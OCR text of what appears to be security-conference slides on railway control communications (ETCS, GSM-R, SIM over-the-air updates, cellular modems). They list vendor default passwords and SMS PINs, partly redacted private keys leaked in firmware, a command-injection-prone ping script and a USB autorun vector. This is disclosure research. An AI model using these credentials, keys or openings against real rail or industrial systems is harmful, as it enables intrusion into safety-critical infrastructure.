
DB Dialog Telefonservice GmbH
GSM-R Kundenservice



Boundaries between ETCS and the GSM-R Network

3ncrypt10n

- ERTMS Euroradio Safety Layer
- RBC-RBC Safe Communication Interface
- VPN over GSM



28C3: Stefan Katzenbeisser: Can trains be hacked?

Jamming

In areas where the European Train Control System (ETCS) Level 2 or 3 is used, the train maintains a circuit switched digital modem connection to the train control centre at all times. … If the modem connection is lost, the train will automatically stop.

GSM-R Handsets

5.1. Sending Commands by SMS

The first four characters of an SMS command must be the phone PIN code (the default is 1234). This is then followed by the command(s).

NOTE the PIN code referred to in this manual is a security code specifically for programming the telephone via SMS commands – it is not a lock code and is not related to the SIM card. It is not required for making or receiving calls.

Example 1: 1234STAT will return status information about the phone.

Example 2: 1234CFG5=1 configures the phone to inhibit incoming calls.

FFFIS for GSM-R SIM Cards

1.2. *Over The Air management*

The data could be managed by the network through the Over The Air (OTA) procedures, supported by phase2+ ETSI specification [4]. In such a case, the OTA application is a SIM toolkit application.

For example, the ADN update will be performed via a STKK menu activation.

For OTA management or administration it is proposed to comply with **ETSI GSM 03-48** (Security Mechanisms for SIM application Toolkit, document [4]).


A dedicated OTA secret key is used for the OTA administration and is included in the DFota/EFkey.

With such OTA support, via an OTA server, the administrator may read/update any file in the SIM with **secure transmission**.

http://www.era.europa.eu/Document-Register/Documents/P38T9001%204.2%20FFFIS%20for%20GSM-R%20SIM-CARD.pdf

Vulnerabilities of (u)SIM

- Remote data recovery (Kc, TIMSI)
  - Chanel decryption (including A5/3)
  - «Clone» the SIM and mobile station
- SIM “malware”
- Block SIM via PIN/PUK brute
- Extended OTA features (FOTA)



Hardware	Speed (Mcrypt/sec)	Time for DES (days)	Time for 3DES (part of key is known, days)
Intel CPU (Core i7-2600K)	475	1755,8 (~5 years)	5267,4
Radeon GPU (R290X)	3`000	278	834
Single chip (xs6slx150-2)	7`680	108,6	325,8
ZTEX 1.15y	30`720	27,2	81,6
Our rig (8*ZTEX 1.15y)	**245`760**	**3,4**	**10,2**

+ descrypt bruteforcer - https://twitter.com/GiftsUngiven/status/492243408120213505

Karsten Nohl, https://srlabs.de/rooting-sim-cards/
Alexander Zaitsev, Sergey Gordeychik , Alexey Osipov, PacSec, Tokyo, Japan, 2014

(F)OTA

GSM-R CAB RADIO


Linux based operating, system, integrated GPS, WiFi support and the capacity for over the air (OTA) software updates.Fast in use and easy in configuration. Compatible call forwarding solution

Features

+ Do your modems support "over the air" / SMS SIM-card update?


The OTA (over the air) SIM card update is included in our modules.

Modern modems




INTERNET

Attack the modem




Attack host



INTERNET

Control



USB/DMA bugs OTA

Travis Goodspeed, Sergey Bratus,
https://www.troopers.de/wp-content/uploads/2012/12/TROOPERS13-You_wouldnt_share_a_syringe_Would_you_share_a_USB_port-Sergey_Bratus+Travis_Goodspeed.pdf


HITB 2015, Bootkit via SMS by Timur Yunusov and Kirill Nesterov.

Attack the modem


Control


Attack the ATC

Entertainment!



Everything is interconnected






Source: moxa.com

Solar power and ip cameras too

And tend to fly
in the CLOUDs. And
become an IoT.
But without strong secure
approach.



Source: moxa.com

No disclosure disclose

Analyzed vendors:
Bintec elmeg
Digi
Moxa
Netmodule
Sierra Wireless
etc.

No disclosure disclose: private keys zoo

```
root@kali:~/tmp [redacted]# openssl x509 -noout -modulus -in cert.crt | openssl md5
(stdin)= 5c31142ff8390bbbc4ac56e3d0c7bb4c
root@kali:~/tmp [redacted]# openssl rsa -noout -modulus -in priv.key | openssl md5
(stdin)= 5c31142ff8390bbbc4ac56e3d0c7bb4c
```

```
root@kali:~/tmp [redacted]# openssl rsa -in priv.key -check
RSA key ok
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
[redacted]TgBmB52KjD8QU9GNyQ0D/zaewvG/7YHD/JpecBW
zz6I7KY6AoTe0f4w0ZwmbziZsW5ECrnBM8d991Aqa1qHqC10ghHWjn7f0VrZk9ST
rUF/KlBmiWsFnQ7a6oBdPilexYvIw+vhov6Ah8uXytXKnCH6wcgXnf4W5QIDAQAB
AoGAGI+zkY/z00/9Le/SbOgXynq0z9qTYgt9e+Yk5mgI/KvOgHImT1/EsEWDZN80
4DcHOtHN5JPnFtabCk0WSIfv7Sum3/46KC5bEBdBqnKxkXBFFWEZPcanpBjsHQWJ
qO8hjV1ETJh1K540VquYHP4GIWqaThNG064k3lxuSPXFjtUCQQDsi+WVaFjal4mp
3uXP/P7z227Q32+rrpHzxDCmm+u++i2TLSpyur2bgTGOQInH8Y296UWzx8GeyYRs
yFWFJ0KzAkEAzK7NqSeAB8Aia59DRPVv1ZJBwj9CJe0zR5Df11vLjH4eQxeWJuiY
s2mF2zLzVBVq1z9VcP4+vb4c9Yoy4/msBwJATwuAsKip6IHzErzVdudIGx0crte7
bVdsllTdHQ/Fe5AGYsQZBzW33psRgEO4xwPFJc0p6aW64eDdS6y2R0STWQJAQ1He
/JqsRmBQMduA8YZUEQd4r13E8NpyOkCRDrD3Yq78Xw676PIpfyDe0LiSRX6B1GfV
P0Ov+RI1TiD1Gfw9MwJAPe5foaC6KaUs1cGNCVprmdAhC4Rvg8Vk0bxZqsO889pY
[redacted]
-----END RSA PRIVATE KEY-----
root@kali:~/tmp [redacted]#
```

```
root@kali:~/tmp [redacted]# cat [redacted]/certs/server.key
-----BEGIN PRIVATE KEY-----
[redacted]BKcwggSjAgEAAoIBAQDBlYr8uYjqAL2Z
20JZJ9PVsThpfgnOzxlTmyqEYjKlaxgVAKkOtgkezAXZIOC6/OtAWYHn6AxHE+RE
k91c5d6i+OtCKlpEgBwZsmCLvHDpTO4ELNzoHjDmiOToPpvyeEIBZ2TRh1UimWcc
0DiawbEq/Wwi7DvnURlM3+hHYsTr554UjIii/0PuS9mvme+UV4xvCaXnNdsJ6mbZ
WnlYuWdk7XDNto+MD7vlsSsaL+fGSibi9nTP8WnammxzvVt+KgmCaMjkDifESPJ6
MhJLhbQoWwb+pgKCBrraYNL3NdNOZ7xQda5IMAWgzSTqmZRL00mr6DwMrnynsN0f
nIvNFfQrAgMBAAECggEAW6LdgxqUrCij1+RJuQh4Z2yXxqAqJmKOm3YVH0uYq+NR
KAgC/vq+wHxVvF2q4/j7p593Nf8LaM4KvUe9fs81n7HzM4P27Pwz0Ro2R49xZ47K
EOHnxF0eStK8gQ+6JII2xJFcES9d5p31SJdsZB2SL0Z9XN600J/+HbjULI6dpwlO
0HxOEyEKAhbLUL8MlbgJ8SFOrnyOcG2iomr3m+qffi1u4OY8ZM3jWGlKmyfiT8aM
JRCZnAONCngHLDZvlt8PFrwr85FitanHV8cF8XeNahxP7Uh0fk528O8bD/5cipr0
c5zXVNY312cgpwkqKMrJMDY8N0Fymm2YAVBi7sIQwQKBgQDwgg2JWETuwWWzjhq8
mK35tk4HRXKopKPd+ivHK12mSfN5+LDeTzx39EZTvULuAUl8Pveeo6oxfbxVQK9T
36Nn4tDTolxjkJ1PrmJmi9VnSzw5NtfOCk3iGyd5CnW8ky4pVFmuGYb8E/9DhIk0
gFY0c+NvrWv+anKo7penpzC1IQKBgQDODbiqWeCjGPBvj3etzHKoxPftKLiV4ZLs
IC+tge4/ZyrOlavPTJFQnK4+NAiETDY7By16sd8nd3zcZwEGvfPDe5rOuv7DU6SH
7Fh5US7NsiNiIyKEUtxpFi6/X5S0NBQozWjCv8yW3h5+REpPOa98ZJNja3vP8VcJ
5I2qRIjzyWKBgHSiPTpL6jH27AEleuXXDRe6RyDTlwUdwrIVbkGKUEIiPsb5yZwl
xOdPOQPHFrwhN6ffSWpPaGvT1A9r7Rq5q57nqenYJQHL0d4gbWvZiEYtgCkm5YTw
DlEGZiAW6H3oykwUseDyVDnO4M23amphimypfrRb37FjofM2sakGNWLBAoGAeLkn
UX9ZEpWhAOvAha48G09Tprpt8zp3NyrgZDq02KbcOK8OO2Uz2lQB7mXT+5cfStQ4
vCMMiHYETK14u3d9IzH/EFIUw2H1CsHZUDLVRiSxgGTvazGU+2jIuMOKNc4xZXp7
f2aaOmYm3XmrQ+GbRDk09VHa94kBosUqjvCagKMCgYEA0zwaYenFGHKnbIrV7LeY
Gfw6v3/VGPv4hHF34FQzfnUqvpMDT5+W7JCVI7rtqCkn5MI+kAV/cYmEtYog5Pod
[redacted]yVtM0g1ZVvj1s4YPWNcfSYU9pv5FQUKS7
[redacted]
-----END PRIVATE KEY-----
root@kali:~/tmp [redacted]# again!!!??? =\
```

No disclosure disclose : private keys zoo

SSH ? okay

No disclosure disclose : private keys zoo

Impact:

- When private is publicly available it's not a private (Oh hello, captain obvious!)
- It's not secure and safe communications (MiTM)
- Remote login (SSH)
- Fingerprint devices (extract public key from private, make md5/sha1, search on shodan/censys)

Рис. 23. Способ удержания бобра (ориг.)

Default credentials

Not only web management, but also ssh/telnet

4. Log in:
   - User Name: “user” (entered by default) or “viewer

     Use the “user” login for configuring or monitoring your gateway.

     Logging in as “viewer” only allows you to view the configuration and connection state. You cannot make any configuration changes.
   - Default Password: 12345

10. If prompted, log in with the following credentials:
    - User name: sconsole
    - Password: 12345 (default)

9. Use a Telnet or SSH terminal client such as Putty or Teraterm to connect to the appropriate port:
   - If you are using login, Telnet to the port specified in the Device Port field (default is 12345). SSH is not available with login.
   - If you are not using login, you can Telnet or SSH into the port specified in the Remote Login Server Telnet/SSH Port field (default is 2332).

Default credentials

Dear customer

warned!

Dear customer,

Due to recent software updates and deviating from the information in the user manual there are two possible combinations of the default administrator password:

User name: admin
Password: funkwerk

or

User name: admin
Password: admin

RCE

```
<form id="pingForm">
    <div class="pingHost">Host IP/DNS : <input name="host" type="text" /></div>
    <div class="pingNow">
      <input class="fbtn" type="submit" value="Ping Now" />
    </div>
    <div style="clear:both"></div>
</form>
```

```
if [ "$FORM_host" != "" ]; then
    ping -c 5 "$FORM_host"
fi
```

Stux(Rail)Net, you are welcome!

USB Autorun

This feature can be used to automatically launch a shell script or perform a software/-config update as soon as an USB storage stick has been plugged in. For authentication, a file called `autorun.key` must exist in the root directory of a FAT16/32 formatted stick. It can be downloaded from that page and holds the SHA256 hash key of the admin password. The file can hold multiple hashes which will be processed line-by-line during authentication which can be used for setting up more systems with different admin passwords.

For new devices with an empty password the hash key

`e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855`

can be used.

The hash keys can be generated by running the command `echo -n "<admin-password>" | sha256sum` on a Linux system or an Internet hash key generator (search for 'sha-256 hash calculator').

Once authentication has succeeded, the system scans for other files in the root directory which can perform the following actions:

1. For running a script: `autorun.sh`
2. For a configuration update: `cfg-<SERIALNO>.zip` (e.g. `cfg-00112B000815.zip`), or if not available `cfg.zip`
3. For a software update: `sw-update.img`


Haveanicetrip!


```
1   5 ms    192.168.X.1 //SSH, Telnet
2   5 ms    192.168.X.1 //SSH, Web, Telnet
3   *       Request timed out.
4  54 ms    10.112.X.237 //…
5  54 ms    10.112.X.1 //…
6  50 ms    10.112.X.2
7  66 ms    10.12.X.234
8 365 ms     10.12.X.226
9  51 ms    203.11.X.113
10 52 ms     1.2.X.165
```

Train

